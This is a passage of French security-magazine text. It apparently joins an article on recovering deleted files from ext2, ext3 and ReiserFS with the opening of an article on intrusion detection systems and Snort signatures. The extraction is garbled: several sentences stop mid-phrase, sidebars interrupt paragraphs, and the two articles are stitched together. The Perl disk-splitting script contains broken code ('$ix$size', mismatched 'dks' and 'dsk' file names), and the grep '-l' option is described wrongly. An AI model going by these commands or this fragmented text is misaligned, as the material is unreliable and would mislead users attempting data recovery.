


Figure 2. La structure des blocs dans le système de fichiers ext2

Consultons le Listing 5. Nos inodes ont été supprimés d'un système de fichiers. La démarche que nous avons choisie ne mène nulle part.

Pourtant, nous pouvons essayer une certaine astuce – vérifier si le système d'exploitation considèrerait le système de fichier comme ext2. La solution est divisée en trois étapes :

- démonter le système de fichiers,
- le monter de nouveau, mais cette

Démontons donc la partition :

```
# umount /dev/hda10
```

Ensuite, nous devons la monter de nouveau en tant qu'ext2, et cela en mode *read only* pour les raisons de sécurité :

```
# mount -o ro -t ext2 \
/dev/hda10 /tmp
```

à l'occasion de la description du système ext2. La recherche des inodes supprimés de la partition ext3 est présentée sur le Listing 6.

L'inode 20 a une fausse date de suppression. Cela est dû au fait qu'après la libération d'inode par l'ext3, le système ext2 peut avoir des problèmes de lecture des données correctes concernant les fichiers.

Après l'analyse détaillée de la liste entière des fichiers supprimés, nous pouvons nous occuper de la récupération des données dont nous avons besoin. Cette méthode est identique à celle utilisée dans le cas d'ext2, mais l'ext3 peut avoir le problème après la modification directe d'un inode. Dans certains cas, cela peut même conduire à la situation où la partition devient illisible pour le système d'exploitation.

Ce travail en vaut la peine

La seconde méthode de récupération des fichiers à partir de l'ext2 est beaucoup plus difficile, mais elle permet de récupérer un plus grand nombre de fichiers texte supprimés. Cette méthode aussi, quant à elle, a un défaut grave – elle exige la consultation manuelle du contenu des disques durs, il est donc très difficile de sauver les fichiers binaires.

Il est recommandé d'effectuer une copie de sauvegarde du disque dur entier avant de commencer toute opération. Pour ce faire, tapons la commande :

```
$ dd if=/dev/hda10 \
>~/hda10.backup.img
```

Pour nous faciliter un peu la tâche, nous pouvons diviser notre partition en parties plus petites. Si la partition a la taille de 1 Go, il est juste de la partitionner en 10 parties de 100 Mo chacune. Un simple script spécialement conçu à cet effet est présenté dans le Listing 7 – le disque dur peut être partitionné à l'aide de la commande suivante :

Utilisons maintenant la commande système `grep` pour rechercher les chaînes de caractères qui nous intéressent (pour ce faire, nous pouvons évidemment nous servir de la commande `strings`) :

```
$ grep -n -a -l \
"int main" ~/dsk.split/*
```

L'option `-n` affichera le numéro de la ligne du fichier dans lequel se trouve la chaîne de caractères souhaitée. Grâce à l'option `-a`, les fichiers binaires sont traités comme fichiers texte, par contre `-l` affichera une ligne avant et une ligne après la chaîne retrouvée. Bien sûr, il est possible de changer la chaîne `int main` par une chaîne de caractères quelconque. Nous avons obtenu les résultats :

```
~/dsk.split/dsk.1:40210:←
#include <sys/socket.h>
~/dsk.split/dsk.1:40211:←
int main (int argc, char *argv[])
~/dsk.split/dsk.1:40212:←
{ (...)
```

L'Ext3 enregistre de nouveaux fichiers au début du disque dur, nous pouvons donc supposer que la ligne trouvée est justement celle que nous cherchons. Essayons donc encore une fois de partitionner le disque dur et y rechercher les données :

```
$ mkdir ~/dsk1.split
$ dsksplitter.pl 10 10000 \
~/dsk.split/dsk.1 ~/dsk1.split
```

Exécutons maintenant la commande `grep` sur le fichier `dsk.1` partitionné :

```
$ grep -n -a -l \
"int main" ~/dsk1.split/*
```

Listing 5. La recherche des inodes supprimés dans l'ext3fs

```
# debugfs /dev/hda10
debugfs: lsdel
Inode Owner Mode Size Blocks Time deleted
0 deleted inodes found.
debugfs: q
```

Listing 6. La récupération des données de la partition ext3 montée en tant qu'ext2

```
debugfs: lsdel
Inode Owner Mode Size Blocks Time deleted
(...)
20 0 100644 41370 14/14 Tue Feb 14 19:20:25 2005
(...)
24 0 100644 17104 5/5 Tue Feb 15 19:13:26 2005
352 deleted inodes found.
debugfs:
```

Listing 7. `dsksplitter.pl` – un script simple servant à partitionner les disques durs

```
#!/usr/bin/perl
if ($ARGV[3] eq "") {
    print "Usage:\ndsksplitter.pl <dsk_parts> <part_size in Kb>
        <partition_to_split> <target_dir>";
}
else
{
    $parts = $ARGV[0];
    $size = $ARGV[1];
    $partition = $ARGV[2];
    $stardir = $ARGV[3];
    for ($i = 1; $i <= $parts; $i++) {
        system "dd bs=1k if=$partition of=$stardir/dks.$i
            count=$size skip=$ix$size";
    }
}
```

Le résultat obtenu :

```
~/dsk1.split/dsk.3:143:←
#include <sys/socket.h>
~/dsk1.split/dsk.3:144:←
int main (int argc, char *argv[])
~/dsk1.split/dsk.3:145:←
{ (...)
```

Maintenant, nous avons le fichier contenant le programme supprimé par un intrus. Bien que le fichier dans lequel celui-ci se trouve a 10 Mo, c'est mieux que d'effectuer la recherche sur 1 Go de données. Pourtant, si cette précision ne nous suffit pas, nous pouvons tenter de diviser le fragment intéressant du disque dur en parties encore plus petites. Si ce fichier sera réduit à une taille qui nous convient, il nous reste de lancer un éditeur de texte quelconque et de supprimer les lignes superflues.

Cette technique prend beaucoup de temps, mais elle est très efficace. Elle était testée sur plusieurs distributions de Linux, mais

Sur Internet

- <http://e2fsprogs.sourceforge.net> – le site du paquet `e2fsprogs`,
- <http://web.mit.edu/tytso/www/linux/ext2fs.html> – le site de l'ext2fs,
- <http://www.namesys.com> – le site des auteurs du `ReiserFS`,
- <http://oss.software.ibm.com/developerworks/opensource/jfs> – le site du système de fichiers `jfs`,
- <http://oss.sgi.com/projects/xfs> – le site du projet `xfs`,
- <http://www.securiteam.com/tools/6R00TOK06S.html> – le paquet `unrm`.

l'auteur ne peut pas garantir qu'elle fonctionnera sur tous les systèmes Linux.

Récupération sous ReiserFS

Pour récupérer les fichiers, nous allons utiliser les programmes Linux standard. Commençons par *dd* – il sera utilisé pour créer l'image de la partition. C'est nécessaire parce que les opérations que nous exécuterons peuvent causer des dommages irréversibles. Exécutons alors la commande suivante :

```
$ dd bs=4k if=/dev/hda10 \  
conv=noerror \  
> ~/recovery/hda10.img
```

où */dev/hda10* est la partition à récupérer, et *bs* (*block size*) était défini à l'aide de la commande :

```
$ echo "Yes" | reiserfstune \  
-f /dev/hda10 | grep "Blocksize"
```

Le paramètre *conv=noerror* entraîne la conversion au fichier sans erreurs, ce qui signifie que même si le programme rencontre des erreurs sur le disque dur, les données seront converties au fichier. Après l'entrée de la commande, il faut attendre un peu de temps, en fonction de la taille de la partition.

Maintenant, il faut transférer le contenu de notre image de la partition vers le périphérique de boucle de retour *loop0* (il faut s'assurer que celui-ci est libre) :

```
# losetup -d /dev/loop0  
# losetup /dev/loop0 \  
/home/aqu31/recovery/hda10.img
```

Ensuite, il faut *restaurer l'arbre* – toute la partition sera vérifiée, et les traces des inodes seront corrigées et restaurées. Pour cela, nous disposons de la commande :

```
# reiserfsck -rebuild-tree -S \  
-l /home/aqu31/recovery/log /dev/loop0
```

seulement sa partie occupée. L'option *-l* avec le paramètre */home/user/recovery/log* permet d'enregistrer le journal dans le répertoire voulu. Maintenant, nous créons le répertoire pour notre partition et nous la montons :

```
# mkdir /mnt/recover; \  
mount /dev/loop0 /mnt/recover
```

Les fichiers restaurés peuvent se trouver dans l'un des trois emplacements. Le premier est le répertoire original du fichier (on traite */mnt/recover/* comme *root directory*). Le deuxième est le répertoire *lost+found* dans notre dossier principal temporaire (*/mnt/recover*). Et le troisième est tout simplement le répertoire principal de la partition.

Il est presque sûr que le fichier recherché se trouve dans l'un de ces trois emplacements. Si n'y est pas, deux explications sont possibles – soit il était le premier fichier sur la partition et il a été remplacé, soit il était transféré par erreur dans un autre répertoire. Dans le premier cas, nous pouvons dire adieu à nos données, par contre dans le deuxième cas, il est possible de le retrouver dans un autre endroit à l'aide de l'outil *find* :

```
$ find /mnt/recover \  
-name notre_fichier
```

Récupération d'un fichier dernièrement modifié

Concentrons-nous maintenant à la récupération d'un fichier dernièrement modifié. Cette méthode peut être aussi exploitée pour les autres fichiers anciens, mais une telle tentative est basée sur les calculs fastidieux, sur une bonne connaissance de notre propre système et sur un heureux hasard.

Comme cela est présenté sur la Figure 1, dans les systèmes de fichiers avec journalisation, de nouveaux fichiers sont enregistrés au début du disque dur. Théoriquement, notre fichier se trouve juste après

bloque de disque définissant l'endroit à partir duquel les données commencent.

Pour définir l'emplacement de notre *root block*, il faut taper la commande :

```
# debugreiserfs /dev/hda10 \  
| grep "Root block"
```

En réponse, nous obtenons :

```
debugreiserfs 3.6.17 (2003 www.namesys)  
Root block: 8221
```

Il est facile de deviner que 8221 est le numéro de notre bloc principal.

Nous devons aussi déterminer, au moins approximativement, la taille de notre fichier – disons qu'il avait 10 Ko, alors la triple taille du bloc doit être suffisante. Si nous avons les informations sur le fichier, nous pouvons exécuter la commande :

```
# dd bs=4k if=/dev/hda10 \  
skip=8221 count=3 \  
> ~/recovered.003
```

Après la récupération des données, il faut vérifier leur validité avec le fichier recherché :

```
# cat ~/recovered.003
```


De même qu'en cas d'*ext2fs*, la fin du fichier peut contenir différents déchets – il est très facile de les éliminer.

Se faciliter la vie

Il existe des programmes qui permettent d'automatiser les méthodes de récupération des données présentées dans cet article. La plupart de ces types d'outils fonctionnent sous le système de fichiers *ext2*. Je recommande le paquet *unrm* et la bibliothèque *e2undel* écrite par Olivier Diedrich fonctionnant avec le paquet *e2fsprogs*. Bien sûr, vous ne devez pas vous attendre à récupérer 100% de fichiers supprimés (bien que parfois cela soit possible) – si vous réussissez

Les systèmes de détection d'intrusion vus de l'intérieur

Antonio Merola



L'objectif des systèmes de détection d'intrusion consiste à identifier des attaques ou des violations de sécurité issues du réseau de surveillance et des activités hébergées. Afin de bien comprendre le fonctionnement de tels systèmes, il est nécessaire de présenter la technologie qui régit les systèmes de détection d'intrusion.

Un système de détection d'intrusion peut être comparé à une alarme domestique contre les cambrioleurs – si une tentative d'intrusion malveillante est découverte, une réponse de quelque nature qu'elle soit sera alors déclenchée. Plus de capteurs sont paramétrés, meilleur est le système, puisque chaque capteur est chargé de détecter un type particulier d'activité (telle que l'ouverture des portes ou des fenêtres, une détection volumétrique etc.). Toutefois, à l'instar de tous les autres systèmes automatiques, un système de détection d'intrusion peut présenter des failles, émettre de fausses alertes ou être contourné par des techniciens hautement qualifiés sur ce genre de matériel.

Le premier système de détection d'intrusion a vu le jour au début des années 80 ; il s'agissait d'un projet de recherche mené par le gouvernement américain et certaines organisations militaires. La technologie mise au point a rapidement évolué en une dizaine d'années et à la fin des années 90, des solutions commerciales sont apparues sur le marché. Depuis lors, de nombreux produits et ressources ont fait l'objet

C'est dans le domaine de l'audit que remonte l'origine des systèmes de détection d'intrusion, comme le relate l'ouvrage parfaitement documenté intitulé *A Guide to Understanding Audit in Trusted Systems* (publié sous la collection *Rainbow Series* du ministère de la Défense des États-Unis), et également connu sous le titre de *The Tan Book*. Les auteurs de cet ouvrage définissent l'audit comme *un contrôle et une révision indépendants des activités et des*

Cet article explique...

- la nature des systèmes de détection d'intrusion,
- la façon de contourner les solutions proposées par les systèmes de détection d'intrusion,
- la façon de se protéger contre les fuites de tels systèmes.

Ce qu'il faut savoir...

- vous maîtrisez idéalement les bases du protocole HTTP,
- vous devez connaître le fonctionnement de base des protocoles TCP/IP,
- vous êtes censé savoir utiliser la couche sys-




Figure 1. Modèle CIDF (Common Intrusion Detection Framework) d'un système de détection d'intrusion au niveau du réseau

enregistrements d'un système. En règle générale, l'audit permet de remonter à la source des événements et de découvrir des activités illégales.

James Anderson fut le premier à développer ces systèmes de détection d'intrusion naissants pour le compte de l'armée de l'air améri-

caine. Dans sa publication scientifique, il a décrit comment restreindre le champ des audits uniquement aux conditions de sécurité pertinentes et comment discerner les activités normales des illégales. Plus tard eut lieu la démonstration publique du *Network System Monitor*, système

élaboré à l'Université de Californie. Ce système était capable de détecter des intrusions, et de présenter les corrélations existantes entre les activités anormales et une mauvaise utilisation de l'ordinateur.

Les solutions de détection d'intrusion

Il existe trois approches différentes en matière de détection d'intrusion. La première est le système de détection d'intrusion au niveau du réseau ou *Network Intrusion Detection System* (NIDS), largement utilisé, chargé d'analyser de manière passive le trafic réseau, et de chercher les activités malveillantes. La deuxième approche est le système de détection d'intrusion au niveau des hôtes ou *Host Intrusion Detection System* (HIDS), fonctionnant sur un hôte surveillé pour y détecter des intrusions. Enfin, la troisième approche, et la moins utilisée, est le système de détection d'intrusion au niveau des nœuds du réseau ou *Network Node Intrusion Detection System* (NNIDS) – solution hybride regroupant les caractéristiques des NIDS mentionnés plus haut, tout en n'analysant qu'une partie (ou nœud) du trafic réseau. Les approches de détection comprennent les tâches de contrôle de l'activité du réseau en cherchant des modèles particuliers (ou signatures) afin de réaliser une analyse statistique sur cette activité pour déterminer si les données ont été modifiées ou non. La Figure 1 permet de mieux comprendre le type d'analyse réalisée.

Par *Common Intrusion Detection Framework* (CIDF), on désigne l'ensemble des composants qui définissent un système de détection d'intrusion (l'objectif consiste à créer un modèle de conception pour ces systèmes). Ces composants comprennent la génération d'événements, les modules d'analyse, les mécanismes de stockage et même les contre-mesures. La plupart des systèmes de détection d'intrusion se contentent de chercher des signes d'attaques connues, appelés signatures, comme par exemple les définitions antivirus. La principale

Snort, fer de lance de la détection d'intrusion

Snort est un outil libre développé en 1998 par Martin Roesch de l'équipe Sourcefire. Aujourd'hui, des entreprises, des universités, des agences gouvernementales etc. du monde entier ont recours à cet outil – la documentation de *Snort* est disponible en plus de 10 langues. La version la plus récente, sortie en mai 2005 est *Snort 2.3.3*, téléchargeable à partir du site <http://www.snort.org>.

Snort peut être configuré afin de fonctionner selon trois modes principaux :

- mode sniffeur,
- mode enregistreur de paquets de données,
- mode système de détection d'intrusion réseau.

Le dernier mode est de loin le plus complexe et le plus difficile à configurer. Ce logiciel est chargé d'analyser le trafic réseau selon des règles définies et de réaliser certaines actions (comme par exemple déclencher une alerte). La page consacrée au manuel d'utilisation de *Snort* ainsi que les données de sortie de la commande `snort -?` contiennent les informations nécessaires pour lancer l'outil en différents modes. Par exemple, activer le mode système de détection d'intrusion réseau revient à taper les éléments suivants :

```
# snort -dev -l ./log \
-h 10.10.10.0/24 -c snort.conf
```

où le dernier fichier indiqué représente le nom de notre fichier de règles. Chaque paquet de données sera ainsi contrôlé afin d'y trouver une règle correspondante ; si tel est le cas, une action est alors déclenchée.

Quelques exemples de signatures sont exposés dans le Tableau 1.

Table 1. Exemple de signatures du logiciel Snort

Type de signature	Chaîne
Signature d'en-tête	alert tcp any any -> \$HOME_NET any ← (flag: SF; msg: "SYN-FIN scan")
Signature pattern matching	alert udp \$EXTERNAL_NET any -> ← \$HOME_NET 53 (msg: "DNS named ← version attempt"; content:" 07 version")
Signature basée sur protocole	preprocessor: http_decode 80
Signature à base d'heuristique	alert icmp any any -> \$HOME_NET any ← (msg: "Large ICMP packet"; dsize > 800)

différence réside dans les nombres ; un système de détection d'intrusion peut contrôler approximativement 200 000 signatures, contre seulement 15 000 signatures vérifiées par un système d'antivirus classique.

Comment les données sont-elles contrôlées ? Il existe des *signatures d'en-tête* moins précises dans lesquelles les systèmes de détection d'intrusion cherchent des champs particuliers contenus dans des en-têtes de paquets de données – ils cherchent par exemple dans le paquet le port de destination TCP 80 (on parle de filtrage de paquet de données sans état). Il existe également des *signatures pattern matching* plus élaborées. Dans ce cas, le système de détection d'intrusion cherche une correspondance aux

chaînes du contenu sur un seul paquet de données ou sur un train de paquets de données (on parle de filtrage de paquet de données avec état).

Pour être plus précis, il existe également les éléments suivants :

- les *signatures basées sur protocole*, dans lesquelles le système de détection d'intrusion filtre les données pour contrôler le bon respect des spécifications RFC (*Request For Comment*) ;
- les *signatures à base d'heuristique*, dans lesquelles le système de détection d'intrusion filtre les données par évaluation statistique ;
- les *signatures de détection d'anomalies*, dans lesquelles le système de détection d'intrusion

déclenche des alertes en cas de détection d'un trafic anormal.

Le logiciel de détection d'intrusion le plus connu s'appelle *Snort*. Grâce à des préprocesseurs et à des plug-ins activés, il est capable de traiter toutes les signatures excepté les signatures de détection d'anomalies (voir l'Encadré intitulé *Snort, fer de lance de la détection d'intrusion*).

